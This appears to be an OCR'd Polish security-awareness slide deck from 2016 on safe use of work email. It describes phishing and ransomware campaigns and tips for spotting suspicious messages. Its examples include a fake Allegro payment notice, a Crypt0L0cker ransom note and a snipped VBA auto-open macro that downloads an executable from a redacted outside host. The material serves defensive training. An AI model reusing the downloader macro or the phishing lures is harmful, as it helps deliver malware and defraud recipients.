Cyberbezpieczeństwo

BEZPIECZNA POCZTA ELEKTRONICZNA
Bezpieczne użytkowanie służbowej poczty elektronicznej oraz wykrycie prób ataku socjotechnicznego

kpt. Grzegorz Data
OISW w Rzeszowie

Rzeszów, 16 maja 2016

CEREX 2016 i Anakonda 2016

- **17maj -17 czerwiec** Ministerstwo Cyfryzacji przygotowuje się do przeprowadzenia treningu sprawdzającego System Reagowania na Incydenty Komputerowe w administracji rządowej. Ćwiczenia kryptonim „CEREX-2016” mają być sprawdzianem stanu cyberbezpieczeństwa państwa przed Szczytem NATO w Warszawie i Światowymi Dniami Młodzieży
- http://www.cyberdefence24.pl/352733,rzad-przeprowadzi-cwiczenia-cyberbezpieczenstwa-kryptonim-cerex-2016
-
- **7-17 czerwiec** Część państw członkowskich NATO buduje przecież cyberarmie, a neutralizowanie cyberzagrożeń będzie ważnym elementem sojuszniczych ćwiczeń „Anakonda-16”, kończących w Polsce przygotowania do natowskiego szczytu
- http://www.polska-zbrojna.pl/home/articleshow/19293?t=Trwa-wyscig-cyberzbrojen-Czas-na-cyberarmie-

Zagrożenia

- PL W marcu usłyszeliśmy, że na początku roku miał miejsce „poważny atak hakerski na prywatną pocztę elektroniczną osób pracujących w Ministerstwie Obrony Narodowej (MON) i Sztabie Generalnym Wojska Polskiego”. Informacje w marcu 2015 opublikował tygodnik „Wprost”, a w listopadzie potwierdził ten atak były doradca Ministra Obrony Narodowej - Krzysztof Bondaryk.
- PL Na naszym rodzimym podwórku w kwietniu zaobserwowaliśmy masową kampanię rozsyłania na skrzynki e-mail fałszywych wiadomości, pochodzących rzekomo od Allegro, informujących o „włamaniu” na konto z prośbą o kliknięcie w zawarty w wiadomości link w celu odblokowania konta. W rzeczywistości, strona wyłudzała opłatę. Wiadomość przychodziła z podrobionego adresu security@allegro.pl.

Zagrożenia

- **PL** Drugi kwartał zaczęliśmy więc z **phishingiem** i to będzie już zjawisko towarzyszące polskim internautom do końca roku. Z początkiem maja w skrzynkach polskich internautów, a w szczególności kont przypisanych do kont firmowych, pojawiły się informacje, **rzekomo od Poczty Polskiej.** Maile z załącznikami ze złośliwym oprogramowaniem typu ransomware, czyli szyfrującym pliki na dysku i wymuszającym wpłaty za ich odszyfrowanie. Jego najbardziej znanym przypadkiem jest CryptoLocker.
- **U nas 5 przypadków zauważonych….**

- **PL** W maju polscy internauci dostają **masowe wysyłki e-maili z zainfekowanymi załącznikami,** w których rzekomo była wystawiona faktura.

Zagrożenia


- **PL We wrześniu odnotowaliśmy trzy nowe kampanie złośliwego oprogramowania na polskich internautów. Wszystkie dotyczyły informacji rzekomo wysyłanych przez polskie firmy. Kampanie zawierały wezwanie do zapłaty, internauci otrzymywali faktury i dodatkowo np. wezwanie do zapłaty, pojawiła się również kampania mówiąca o protokole odbioru robót.**

- **PL Listopad to kolejna kampania phishingowa, fałszywe e-maile tym razem podszywające się pod Polskie Koleje Państwowe (PKP), próba wyłudzania opłaty za SMS Premium.**

Wiedza i zdrowy rozsądek

Samo oprogramowanie i znajomość zasad bezpiecznego korzystania z poczty e-mail nie gwarantują jednak pełnego bezpieczeństwa. Konieczne jest także kierowanie się zdrowym rozsądkiem oraz - w zależności od rozwoju sytuacji - podejmowanie odpowiednich działań przez użytkownika poczty elektronicznej.

Umiejętność samodzielnego rozpoznawania zagrożeń



1. Czy znasz nadawcę wiadomości?
2. Czy otrzymywałeś już inne wiadomości od tego nadawcy?
3. Czy spodziewałeś się otrzymać tę wiadomość?
4. Czy tytuł wiadomości i nazwa załącznika mają sens?
5. Czy wiadomość nie zawiera

Phishing

- Phishing to jeden z najpopularniejszych ataków opartych o wiadomości e-mail, ale także coraz częściej o wiadomości na portalach społecznościowych. Przestępcy internetowi próbują Cię oszukać i spowodować, abyś podjął działanie zgodnie z ich zamierzeniami. Atakujący bardzo skrupulatnie przygotowują treść takich wiadomości. Mogą udać, że mail pochodzi od kogoś kogo znasz, jak na przykład od kolegi lub firmy, której ufasz. Potrafią nawet podrobić logo banku lub wysłać wiadomość z podobnego adresu. Cyberprzestępcy wysyłają takie wiadomości do tysięcy, a nawet milionów odbiorców na całym świecie.


Wyłudzanie informacji

- Celem atakującego jest zmanipulowanie Cię tak, abyś kliknął na link, który zabierze Cię na stronę pytającą o login i hasło, Twój ulubiony kolor czy nazwisko panieńskie matki. Takie strony bliźniaczo przypominają na przykład znane strony banku, jednak są zaprojektowane tylko po to, żeby wykraść dane potrzebne do uzyskania dostępu do Twojego konta bankowego czy numer karty kredytowej.

Przykłady...

Fałszywe linki w przesyłanych do użytkownika mailach..

Przykłady...



allegro

Witaj, Drogi Uzytkowniku!

Wkrótce bedziemy zmuszeni zablokowac Twoje konto w naszym serwisie z powodu nieuregulowanych oplat allegro.

Dane dluznika:

Kwota zadluzenia wzgledem Allegro: 153,60zl

Szczegóły na temat nieuregulowanych platnosci oraz mozliwych kroków dzialania znajdziesz **w dokumencie tekstowym Platnosci_Allegro_06_2014.doc** Przeslanym w zalaczniku wiadomosci.

Z Powazaniem Marcin Wronski
Dzial Monitoringu Oplat Allegro.pl

```
[... snip ...]
Sub Workbook_Open()
   Auto_Open
End Sub
Sub JJICEL()
   TXXVLX
"http://[xxx].home.pl/MSUPDATE[32|64].exe", Environ("TMP") &
"\LXOTTX.exe"
End Sub
[... snip ...]
Sub Auto_Open()
JJICEL
End Sub
Sub AutoOpen()
   Auto_Open
End Sub
```

Przykłady...


IMPORTANT
file:///C:/Users/User/Desktop/DECRYPT_INSTRUCTIONS.html
WARNING
we have encrypted your files with Crypt0L0cker virus
Your important files (including those on the network disks, USB, etc): photos, videos, documents, etc. were encrypted with our Crypt0L0cker virus. The only way to get your files back is to pay us. Otherwise, your files will be lost.
Caution: Removing of Crypt0L0cker will not restore access to your encrypted files.
Click here to pay for files recovery


Nie każdą wiadomość warto otwierać

- Bądź podejrzliwy jeśli jakikolwiek e-mail wymaga natychmiastowego działania lub powoduje wrażenie pilności. To znany trik, aby zmusić ludzi do szybkiego działania.
- Zachowaj ostrożność jeśli wiadomość zawiera załącznik, szczególnie jeśli nie spodziewałeś się takiej wiadomości. Przykładami są: lista płac, nieplanowane zwolnienia albo mail od urzędu skarbowego.
- Bądź podejrzliwy w stosunku do e-maili adresowanych podobnie jak „Dear Customer” / ”Drogi Kliencie” lub w inny, bardzo ogólny sposób.

Nie każdą wiadomość warto otwierać

- E-mail wymaga podania szczególnie ważnych informacji jak numeru karty kredytowej czy haseł.
- Nadawca twierdzi, że jest z dużej organizacji, ale mail zawiera dużo błędów i jest wysłany z adresu @gmail.com, @yahoo.com, lub @hotmail.com, @wp.pl, @interia.pl.
- Jeśli link wydaje Ci się podejrzany, najedź na niego myszką (nie klikając). Wówczas ukaże się prawdziwy adres, pod który zaprowadziłby Cię ten odnośnik jeśli byś na niego kliknął. Link, który widzisz w wiadomości może być zupełnie inny niż miejsce, do którego rzeczywiście prowadzi

Spear fishing



Sprawdzają dokładnie stronę internetową Służby Więziennej i wybierają sobie trzy kluczowe osoby. Następnie wnikliwe badają strony tych osób na, Twitterze i Facebooku aby stworzyć jak najobszerniejszy zbiór informacji o nich. Po przeanalizowaniu wszystkich zebranych informacji o tych wybranych osobach, atakujący przygotowują wiadomość e-mail podając się za dostawcę, z którym organizacja rzeczywiście współpracuje. E-mail zawiera załącznik udający fakturę, pismo służbowe lub opinię prawną które w rzeczywistości są zainfekowanym plikiem. Dwie z trzech osób, na które był ukierunkowany atak, dają się oszukać przez spear phishingowy e-mail i otwierają zainfekowany załącznik, dając tym samym przestępcom całkowity dostęp do swoich komputerów, a ostatecznie do wszystkich wiadomości.

Socjotechnika

